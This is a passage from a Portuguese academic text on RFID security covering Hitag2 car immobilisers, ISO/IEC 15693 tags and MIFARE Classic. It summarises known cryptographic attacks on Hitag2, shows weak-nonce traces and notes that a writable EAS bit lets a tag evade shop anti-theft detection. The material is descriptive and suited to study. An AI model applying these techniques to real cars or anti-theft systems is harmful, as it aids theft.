Explorar as cifras baseadas nos LFSR. Podemos construir uma tabela de chaves reduzindo a complexidade da cifra de 2^{48} para 2^{37}. Através deste ataque, independentemente do tipo de proteção da chave, demora em média 30 s de comunicação com a etiqueta e 30 s na verificação de 2000 chaves na tabela [16].

Ataque criptográfico – Este ataque requer algumas tentativas de autenticação do imobilizador para recuperar as chaves quando ao atacante conhece o id da etiqueta. O ataque necessita de 136 tentativas de autenticação por parte do imobilizador e realizar 2^{35} operações para recuperar a chave que demorará alguns minutos.

[9] http://www.copacobana.org/index.html
[10] http://www.satlive.org/solvers/

4.3.3. Comunicação

O protocolo de comunicação é baseado no princípio *Master-Slave*. O leitor envia um comando e a etiqueta responde dentro de um determinado tempo. O comando *authenticate* tem um comprimento fixo de 5 bits e os restantes comandos de 10 bits como mostra na Tabela 18. Opcionalmente este comprimento pode ser estendido com mensagens redundantes múltiplas de 5 bits para aumentar o nível de confidencialidade.

No modo crypto a etiqueta encontra-se inativa e só muda de estado depois da autenticação. A partir deste momento a etiqueta aceita comandos cifrados. Cada bit cifrado é resultado da função XOR de um bit do texto simples com um bit do fluxo de chaves.

Comando	***bits***	***Estado***
authenticate	11000	parada
read	11 $n_0\, n_1\, n_2$ 00 $n_0\, n_1\, n_2 \ldots$	ativa
$\overline{\boldsymbol{read}}$	01 $n_0\, n_1\, n_2$ 10 $n_0\, n_1\, n_2 \ldots$	ativa
write	10 $n_0\, n_1\, n_2$ 01 $n_0\, n_1\, n_2 \ldots$	ativa
halt	00 $n_0\, n_1\, n_2$ 11 $n_0\, n_1\, n_2 \ldots$	ativa

Tabela 18 - Comandos Hitag2 referentes ao bloco n

4.3.3.1. Construção do comando

Cada comando tem um argumento de 3 bits que representa o número do bloco.

$$\begin{cases} cmd(c,n,r)cn & se\ r\ \text{é}\ impar \\ cmd(c,n,r)\overline{cn} & se\ r\ \text{é}\ par \end{cases}$$

Onde ***c*** é o código do comando, ***n*** o bloco e ***r*** o número de mensagens redundantes.

A Figura 21 mostra um exemplo do comando de leitura do bloco 0 com 2 mensagens redundantes. Nas mensagens cifradas entre o leitor e a etiqueta não consta o bit de paridade e o leitor inicia a resposta com o prefixo 11111.

```
cmd(11,0,2) = 11000 00111 11000 00111
```




Figura 21 - Início da comunicação

4.3.3.2. Autenticação

O leitor começa a autenticação enviando o comando *authenticate* ao qual a etiqueta responde com o id conforme mostra a Figura 22. A partir deste momento as comunicações são cifradas. O leitor responde com o desafio n_R e a resposta a_R. A etiqueta responde com a_T como resposta ao desafio n_R.




Figura 22 - Comunicação na autenticação

Durante o processo de autenticação o fluxo de chaves é inicializado com a concatenação do id (32 bits) com os primeiros 16 bits da chave. O *nonce* do leitor n_R é aplicado a função XOR com os últimos 32 bits da chave. Neste processo o LFSR está inativo. Como a comunicação é cifrada o próximo valor n_R depende do seu valor anterior. Logo a autenticação é atingida quando o seu estado iguala o estado da cifra depois do deslocamento de n_R.

4.3.3.3. Exemplos Práticos

Na Tabela 19 e na Tabela 20 podemos verificar dois exemplos de um fraco gerador de números aleatórios que gera desafios que na verdade não são aleatórios.

Origem	*Mensagem*	*Descrição*
Carro	18	autenticação
Etiqueta	39 0F 20 10	id
Carro	0A 00 00 00 23 71 90 14	$\{n_R\}$ $\{a_R\}$
Etiqueta	27 23 F8 AF	$\{a_T\}$
Carro	18	autenticação
Etiqueta	39 0F 20 10	id
Carro	56 00 00 00 23 71 90 14	$\{n_R\}$ $\{a_R\}$
Etiqueta	38 07 50 C5	$\{a_T\}$

Tabela 19 - Números aleatórios gerados pelo mesmo carro [16]

$\{n_R\}$	$\{n_R\}$
20 D1 0B 08	56 36 F3 66
70 61 1B 58	1B 18 F3 38
B0 A1 5B 98	1E 94 62 3A
D0 41 FB B8	01 3B 54 10
25 1A 3C AD	15 88 5E 19
05 7A 9C 8D	F7 4D F7 70
C5 3A 5C 4D	30 B1 4A D4
E5 DA FC 6D	D8 BD 79 C3

Tabela 20 - Números aleatórios gerados por um segundo carro [16]

4.3.3.4. Leitura das chaves e password

Alguns veículos não protegem a chave e a *password* contra a leitura. Para que os imobilizadores permitam a ignição necessita de saber a chave e a *password*. Nos modelos mais antigos apenas é necessário o id para realizar a autenticação. Esta era obtida através de *white-list*.

4.4. ICODE SL2 ICS20 - ISO/IEC 15693

A etiqueta, ou VICC, opera na frequência 13,56 MHz com uma taxa de transmissão de 26,5 Kbits/s e tem um alcance máximo de 45 cm. É constituída por uma memória EEPROM de 1024 bits, 128 bytes distribuídos por 32 blocos como mostra a Tabela 22. Cada bloco é constituído por 4 bytes sendo este o valor mínimo de informação. Possui 28 blocos, 112 bytes para armazenamento de dados, 2 blocos, 8 bytes, formam o UID e 2 blocos, 8 bytes são utilizados para configuração da memória.

O UID, cuja estrutura é apresentada na Tabela 21, definido pela ISO/IEC 15693-3. São programados de fábrica e iniciados por 0xE0, sendo o número utilizado no processo anticolisão para selecionar uma determinada etiqueta.

8 Byte – 64 bits							
7	6	5	4	3	2	1	0
64 57	56 49	48 41	40				1
0xE0	Fabricante	Modelo	Número de série				

Tabela 21 - Formato do UID

Endereço do bloco	***Bloco***	***4 Byte – 32 bits***			
		0	1	2	3
0x7C	27	Dados do utilizador (R/W)			
---	---	Dados do utilizador (R/W)			
0x10	0	Dados do utilizador (R/W)			
0x0C	-1	Condições de acesso de escrita			
0x08	-2	Bits internos	EAS	AFI	DSFID
0x04	-3	UID4	UID5	UID6	UID7
0x00	-4	UID0	UID1	UID2	UID3

Tabela 22 - Formato da memória da etiqueta SLI

Nota: Os comandos de leitura e de escrita só podem endereçar as posições dos blocos de dados (0 a 27).

4.4.1. AFI

A AFI é um conjunto de bits que categorizam a etiqueta segundo a sua aplicação e que pode ser usado para filtragem no processo de seleção com o comando *inventory*. Situa-se no byte 2 do bloco -2. Os valores de X e Y podem tomar os valores entre 0x1 e 0xF como é apresentado na Tabela 23.

A Figura 23 mostra o algoritmo de seleção da etiqueta quando é enviado o comando *inventory* com a opção AFI ativa.

MSB	*LSB*	*Significado*
0	0	Todas as famílias
X	0	Todas as subfamílias de X
X	Y	Só a Y enésima família da família X
0	Y	Só a família Y
1	0,Y	Transportes
2	0,Y	Financeira
3	0,Y	Identificação
4	0,Y	Telecomunicações
5	0,Y	Médicas
6	0,Y	Multimédia
7	0,Y	Jogos
8	0,Y	Armazenamento de dados
9	0,Y	Gestão de itens
A	0,Y	Encomendas Expresso
B	0,Y	Serviços postais
C	0,Y	Bagagem aérea
D	0,Y	RFU
E	0,Y	RFU
F	0,Y	RFU

Tabela 23 - AFI - *Application Family Identifier*




Figura 23 - Seleção da etiqueta utilizando o registo AFI

4.4.2. DSFID

A DSFID define o tipo de estrutura dos dados guardados na memória. Situa-se no byte 3 do bloco -2. Pode ser programado e bloqueado através do comando apropriado. A etiqueta responde com o valor zero se o DSFID não estiver programado.

4.4.3. EAS

A função EAS permite a utilização da etiqueta na monitorização eletrónica de artigos. Quando esta função está ativa a etiqueta responde a comandos EAS. A ativação da função é definida pelo bit menos significativo do byte 2 do bloco -2. Se o bit (e) for igual a 1 então a função está ativa.

4.4.4. Condições de acesso

As condições de acesso são definidas no bloco -1, como mostra a Figura 24, e determinam a proteção contra escrita de todos os 28 blocos de dados do utilizador e bloco -2. A ativação da proteção é realizada pelo comando *lock* e é permanente. As condições de acesso ao bloco -2 pode ativar a proteção individualmente para cada byte.

Bloco -1																													
Byte 0								Byte 1								Byte 2								Byte 3							
b8	b7	b6	b5	b4	b3	b2	b1	b8	b7	b6	b5	b4	b3	b2	b1	b8	b7	b6	b5	b4	b3	b2	b1	b8	b7	b6	b5	b4	b3	b2	b1
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	2	1	0	-2	-2	-2	-2	11	10	9	8	7	6	5	4	19	18	17	16	15	14	13	12	27	26	25	24	23	22	21	20

Bloco Byte bit Proteção contra escrita Bloco a proteger

Figura 24 - Condições de acesso

4.4.5. Informação do sistema

A informação do sistema da etiqueta é obtida através do comando *Get System Information* com o código 0x2B e com o UID como parâmetro opcional. Os dados da resposta apresentam a seguinte estrutura: 1 byte – *flag* de informação; 8 bytes – UID; 1 byte – DSFID; 1 byte – AFI; 2 bytes – Tamanho da memória; 1 byte – referência do CI.

Existem dois métodos de a etiqueta enviar os dados para o leitor:

Utilizando a modulação ASK com 100% da modulação na subportadora a 423,75 KHz

- Taxa de transmissão baixa a 6.62 kbit/s (fc/2048),
- Taxa de transmissão alta a 26.48 kbit/s (fc/512).

Utilizando a modulação FSK alternando entre a subportadora 423.75 kHz (13,56 MHz /32) e a 484.25 kHz (13,56 MHz /28)

- Taxa de transmissão baixa a 6.67 kbit/s (fc/2032),
- Taxa de transmissão alta a 26.69 kbit/s (fc/508).

4.4.6. Comandos ISO/IEC 15693

De acordo com a norma ISO/IEC 15693-3 [33] os comandos descritos na Tabela 26 estão separados por três categorias: Mandatário, Opcional e Customizado. Os comandos mandatários são suportados por todas as etiquetas que sigam a norma. Os comandos opcionais podem não ser suportados pelos circuitos integrados de algumas etiquetas e os comandos customizados dependem do microprocessador que a etiqueta utiliza.

4.4.6.1. Comando pedido de inventário (INV)

Este comando serve para obter o UID de todas as etiquetas no campo de ação seguindo a sequência do sistema de anticolisão. Pode ter vários parâmetros opcionais sem ordem definida que passamos a descrever e que estão apresentados na Tabela 24:

- Subportadora – Define o parâmetro da subportadora, única "SS" ou dupla "DS".
- *Slot* único – Opção utilizada quando só se tem uma única etiqueta de cada vez na zona de leitura. Inativa o sistema anticolisão o que torna a leitura mais rápida "SSL".
- Leitura dirigida – Com a opção "AFI" ativa só as etiquetas pertencentes ao grupo AFI é que respondem ao comando INV. Os grupos são definidos por dois dígitos hexadecimais.
- Novas etiquetas – Opção "ONT" utilizada para a resposta unicamente de etiquetas que sejam novas no campo eletromagnético.

Comando	*Definições*
INV SS	Apresenta os UIDs de todas as etiquetas utilizando a subportadora única
INV SS AFI xx	Apresenta os UIDs de todas as etiquetas utilizando a subportadora única e pertencentes ao grupo AFI xx
INV SS SSL	Apresenta o UID de uma única etiqueta utilizando a subportadora única
CNR INV ONT	Apresenta o UID de etiquetas que entrem de novo no campo eletromagnético.

Tabela 24 - Exemplos do comando INV

4.4.6.2. Comando Request

O comando *Request* envia à etiqueta uma trama de valores em hexadecimal. A trama do comando REQ, apresentada na Figura 25, consiste em dois *bytes* de *flags*, dois *bytes* para o código do comando, apresentado na Tabela 25, como opção os parâmetros ou dados e por último o CRC16.

SOF	*Flags*	Código	Parâmetros	CRC16	EOF

Figura 25 - Formato do comando REQ

Código Hex	*Definições*
0x02	Subportadora única, alta taxa de transmissão, não endereçável
0x03	Subportadora dupla, alta taxa de transmissão, não endereçável
0x22	Subportadora única, alta taxa de transmissão, endereçável
0x42	Subportadora única, alta taxa de transmissão, não endereçável, com *flags*
0x62	Subportadora única, alta taxa de transmissão, endereçável, com *flags*

Tabela 25 - Códigos das *flags* nos comandos REQ

Na Tabela 26 é apresentado um resumo de todos os comandos ISO/IEC 15693. É constituído pelos comandos mandatários e opcionais que são comuns a todas as etiquetas e alguns comandos personalizados que são suportados apenas por algumas etiquetas.

Comandos Mandatários	*Código Request*	*Parâmetros*
Inventory	0x01	UID(m)
Stay quiet	0x02	UID(o) BlockNo(m)
Comandos Opcionais	***Código Request***	***Parâmetros***
Read single block	0x20	UID(o) BlockNo(m)
Write single block	0x21	UID(o) BlockNo(m) Data(m)
Lock block	0x22	UID(o) BlockNo(m)
Read multiple blocks	0x23	UID(o) BlockNo(m) #Blocks(m)
Write multiple blocks	0x24	UID(o) BlockNo(m) #Blocks(m) Data(m)
Select	0x25	UID(m)
Reset to ready	0x26	UID(o)
Write AFI	0x27	UID(o) AFI(m)
Lock AFI	0x28	UID(o)
Write DSFID	0x29	UID(o) DSFID(m)
Lock DSFID	0x2A	UID(o)
Get system information	0x2B	UID(o)
Get multiple-block security status	0x2C	UID(o) BlockNo(m) #Blocks(m)
Comandos Personalizados	***Código Request***	***Parâmetros***
Inventory read	0xA0	
Fast inventory read	0xA1	
Set EAS	0xA2	UID(o)
Reset EAS	0xA3	UID(o)
Lock EAS	0xA4	UID(o)
EAS Alarm	0xA5	UID(o)

m – mandatário; o – opcional

Tabela 26 - Conjunto de comandos ISO/IEC 15693

Para garantir uma comunicação segura os comandos REQ termina sempre com o CRC que é calculado automaticamente quando colocamos a palavra “CRC” na linha de comando.

4.4.6.3. Resposta das etiquetas a um comando REQ

A resposta a um comando REQ, apresentado na Figura 26, pode ser do tipo <TNR> <CR> (*Tag Not Respond*) ou do tipo <TDT> <CR> (*Tag Detected*). Caso seja detetado uma etiqueta é enviado por esta mais duas linhas de informação com o seguinte formato.

SOF	Flags	Parâmetros	Dados	CRC16	EOF

Figura 26 - Formato da resposta da etiqueta a um comando REQ

Na Tabela 27 são listados o UID das etiquetas com os bytes referentes a cada fabricante.

UID	*Bits*	*Fabricante*	*Modelo*
0xE001000000000000	16	Motorola	
0xE002000000000000	16	ST Microelectronics	
0xE003000000000000	16	Hitachi	
0xE004000000000000	16	NXP Semiconductors	
0xE004010000000000	24	NXP Semiconductors	IC SL2 ICS20
0xE005000000000000	16	Infineon	
0xE005400000000000	24	Infineon	56x32bit
0xE006000000000000	16	Cylinc	
0xE007000000000000	16	Texas Instrument	
0xE007000000000000	20	Texas Instrument	Tag-it HF-I Plus Inlay; 64x32bit
0xE007100000000000	20	Texas Instrument	Tag-it HF-I Plus Chip; 64x32bit
0xE007800000000000	23	Texas Instrument	Tag-it HF-I Plus (RF-HDT-DVBB)
0xE007C00000000000	23	Texas Instrument	Tag-it HF-I Standard; 8x32bit
0xE007C40000000000	23	Texas Instrument	Tag-it HF-I Pro; 8x23bit; password
0xE008000000000000	16	Fujitsu	
0xE00A000000000000	16	NEC	
0xE00B000000000000	16	Oki Electric	
0xE00C000000000000	16	Toshiba	
0xE00D000000000000	16	Mitsubishi	
0xE00E000000000000	16	Samsung	
0xE00F000000000000	16	Hyundai	
0xE010000000000000	16	LG-Semiconductors	
0xE012000000000000	16	HID Corporation	
0xE016000000000000	16	EM-Marin SA (Skidata)	
0xE016040000000000	24	EM-Marin SA (Skidata Keycard-eco)	
0xE0160C0000000000	24	EM-Marin SA	
0xE016100000000000	24	EM-Marin SA (Skidata)	EM4135; 36x64bit start page 13

Tabela 27- Fabricantes de etiquetas ISO/IEC 15693

4.4.6.4. Exemplos de comandos ISO/IEC 15693 no Proxmark3

O comando `hf 15 read` envia um pedido, request ou de identificação e recebe uma resposta modulada e guarda-a no *buffer* à espera que seja carregado no computador com o comando `data samples xxx` onde xxx é o número de amostras. Para visualizar a resposta, exemplo da Figura 27,utiliza-se o comando `hf 15 demod`.




Figura 27 - Leitura de uma etiqueta ISO/IEC 15693 - Desmodulação realizada pelo PC

O comando `hf 15 reader` apresenta, exemplo da Figura 28, a mesma informação que o conjunto de comandos anteriores coma diferença que a desmodulação é realizada pelo Proxmark3 e não pelo PC.




Figura 28 - Leitura de uma etiqueta ISO/IEC 15693 - Desmodulação realizada pelo Proxmark3

4.4.7. Integridade dos dados

Para garantir a integridade dos dados trocados entre o leitor e a etiqueta são aplicados os seguintes mecanismos:

- CRC de 16 bits por bloco segundo a norma ISO/IEC 13239. Serão incluídos no cálculo do CRC todos os bits entre SOF e EOF exclusive;
- Verificação da contagem de bits;
- Codificação do bit para distinção entre o valor lógico “0”, “1” e não informação;
- Análise do fluxo de bits e a sequência do protocolo.

Se o bit EAS estiver ativo e não protegido contra escrita podemos alterar o valor e deixar de ser detetado pelo sistema de monitorização eletrónica.

4.5. MIFARE Clássico

A etiqueta MIFARE Clássica é, segundo o fabricante, utilizada por mais de 1,2 mil milhões de pessoas em mais de 70 países [34]. A etiqueta opera até uma distância de 10 cm na frequência dos 13,56 MHz e funciona de acordo com a norma ISO/IEC 14443 "Tipo A" nas três primeiras especificações e com um sistema proprietário relativamente ao protocolo de segurança para a autenticação e cifra chamado CRYPTO1. Apesar de ter segunda a norma ISO/IEC 15408[11], uma elevada taxa de segurança é como veremos nos capítulos seguintes relativamente fácil quebrar a segurança destas etiquetas.

No processo anticolisão são usadas trocas de mensagens para definir o protocolo de seleção e comunicação. Durante esta fase o leitor recebe 3 ou 4 tramas da etiqueta, ATQA, UID, SAK e como opção ATS. Estes valores identificam o fabricante, o tipo de etiqueta e a aplicação [35] como podemos verificar na Tabela 28.

Fabricante	***Etiqueta***	***ATQA***	***SAK***	***ATS (ATR nos smart cards)***	***Cumprimento UID***
NXP	MIFARE Mini	*00 04*	*09*		4 bytes
	MIFARE Clássico 1k	*00 04*	*08*		4 bytes
	MIFARE Clássico 4k	*00 02*	*18*		4 bytes
	MIFARE Ultralight	*00 44*	*00*		7 byte
	MIFARE DESFire	*03 44*	*20*	*75 77 81 02 80*	7 bytes
	MIFARE DESFire EV1	*03 44*	*20*	*75 77 81 02 80*	7 bytes
Infineon	MIFARE Clássic0 1k	*00 04*	*88*		4 bytes
Nokia	MIFARE Clássico 4k Emulado (6212 Clássico)	*00 02*	*38*		4 bytes
	MIFARE Clássico 4k Emulado (6131 NFC)	00 08	38		4 bytes

Tabela 28 - Dados utilizados no processo anticolisão

A etiqueta MIFARE Clássica sendo uma das mais utilizadas tem diversas aplicações onde se destacam:

[11] Information technology -- Security techniques -- Evaluation criteria for IT security -- Part 1: Introduction and general model

- Utilização em passaportes;
- Cartões de identificação de pessoal;
- Chaves de hotel;
- Chaves de automóveis como método antirroubo;
- Acesso a instalações como aeroportos, militares, públicas;
- Utilização como forma de pagamento em transportes públicos:
  - Octopus Card[12]– Hong Kong
  - Oyster Card[13] – Londes
  - OV-Chipkaart[14] – Holanda
  - Charlie Card[15] – Boston
  - SmartRider[16] – Australia
  - EasyCard[17] – Taiwan

Existem diversos tipos de etiquetas que diferem do tamanho, formato, capacidade de memória e poder computacional. Diferem também nas características relativas à segurança. A NXP (antigamente Philips) utiliza o protocolo MIFARE que segundo a empresa é utilizado em 85% das etiquetas. Utiliza autenticação mútua entre o leitor e a etiqueta e proteção de dados através da cifra de fluxo de chaves proprietária CRYPTO1.

Para cifrar os dados, independente do setor, são usadas duas chaves, a chave A e a Chave B de 6 bytes cada em conjunto com 4 bytes de controlo de acesso. Esta informação está guardada no último bloco de cada setor, chamado *setor trailer*. Os bits de controlo de acesso definem as operações permitidas e as chaves de que dependem.

A etiqueta MIFARE Clássica apresenta ainda mais duas propriedades relativas à segurança. Utiliza a autenticação *binary tree walking*. Neste processo, método desafio-resposta, tanto o leitor como a etiqueta geram um número pseudoaleatório para certificar a resposta que lhes é dada. A outra propriedade diz respeito ao NUID constituído por 4 bytes e que é apenas de leitura. Este número é gravado na etiqueta no processo do seu fabrico.

[12] http://www.octopus.com.hk/en/
[13] https://www.tfl.gov.uk/
[14] https://www.ov-chipkaart.nl/
[15] http://www.mbta.com/fares_and_passes/charlie/
[16] http://www.transperth.wa.gov.au/
[17] https://www.easycard.com.tw/

A MIFARE Clássica é compatível com a ISO/IEC 14443 "Tipo A" até à terceira especificação. É na quarta especificação que a MIFARE é diferente, utiliza a cifra CRYPTO1. Depois da autenticação toda a comunicação é cifrada. Os bits de paridade são também cifrados o que força a verificação da integridade apenas na camada aplicação.

4.5.1. Estrutura lógica

A memória é constituída por setores e cada setor por blocos conforme a Figura 29. O último bloco de cada setor chama-se *sector trailer.* Este bloco tem 16 bytes e está dividido em duas chaves "Tipo A" e "Tipo B" de 6 bytes cada e por 4 bytes que definem as condições de acesso. Cada chave é constituída por 12 caracteres hexadecimais. Para realizar uma operação em qualquer bloco é necessário que o leitor esteja autenticado para o respetivo bloco. As condições de acesso determinam qual das duas chaves é necessária para a autenticação e quais as operações permitidas.

O sistema da etiqueta MIFARE Clássica é constituído por memória de diferentes tamanhos que passo a enumerar e a descrever:

1 K – São 1024x8 bites de EEPROM que está dividida em 16 setores de 4 blocos. Cada bloco tem o tamanho de 16 bytes. Os blocos 1 e 2 do setor 0 são utlizados para a diretoria da aplicação MIFARE. Utiliza uma chave para cada setor, isto é para três blocos;

4 K - São 4096x8 bites de EEPROM que está dividida em 32 setores de 4 blocos mais os últimos 8 setores são constituídos por 16 blocos. Cada bloco tem o tamanho de 16 bytes.




Figura 29 - Estrutura lógica da memória MIFARE 4K [36]

4.5.1.1. Bloco do fabricante


O bloco 0 do setor 0 contém informação gravada pelo fabricante e é unicamente de leitura.

A etiqueta MIFARE Clássica utiliza duas versões relativamente ao bloco do fabricante.

Numa versão os primeiros 4 bytes mais significativos são o número não único de identificação, NUID, seguido do 1 bit de verificação de contagem, BCC. Este bit é calculado aplicando sucessivamente a função XOR a todos os bytes do UID. Os restantes bytes servem

para guardam informação relativa ao fabricante Na outra versão os primeiros 7 bytes mais significativos são o número único de identificação apresentadas na Figura 30.

Os blocos de dados são bloqueados pelo fabricante e o leitor necessita de autenticação para realizar qualquer operação na memória.



LRC – *Longitudinal Redundancy Check* sobre o UID

Figura 30 - Estrutura do bloco de dados do fabricante [36]

4.5.1.2. Setor trailer

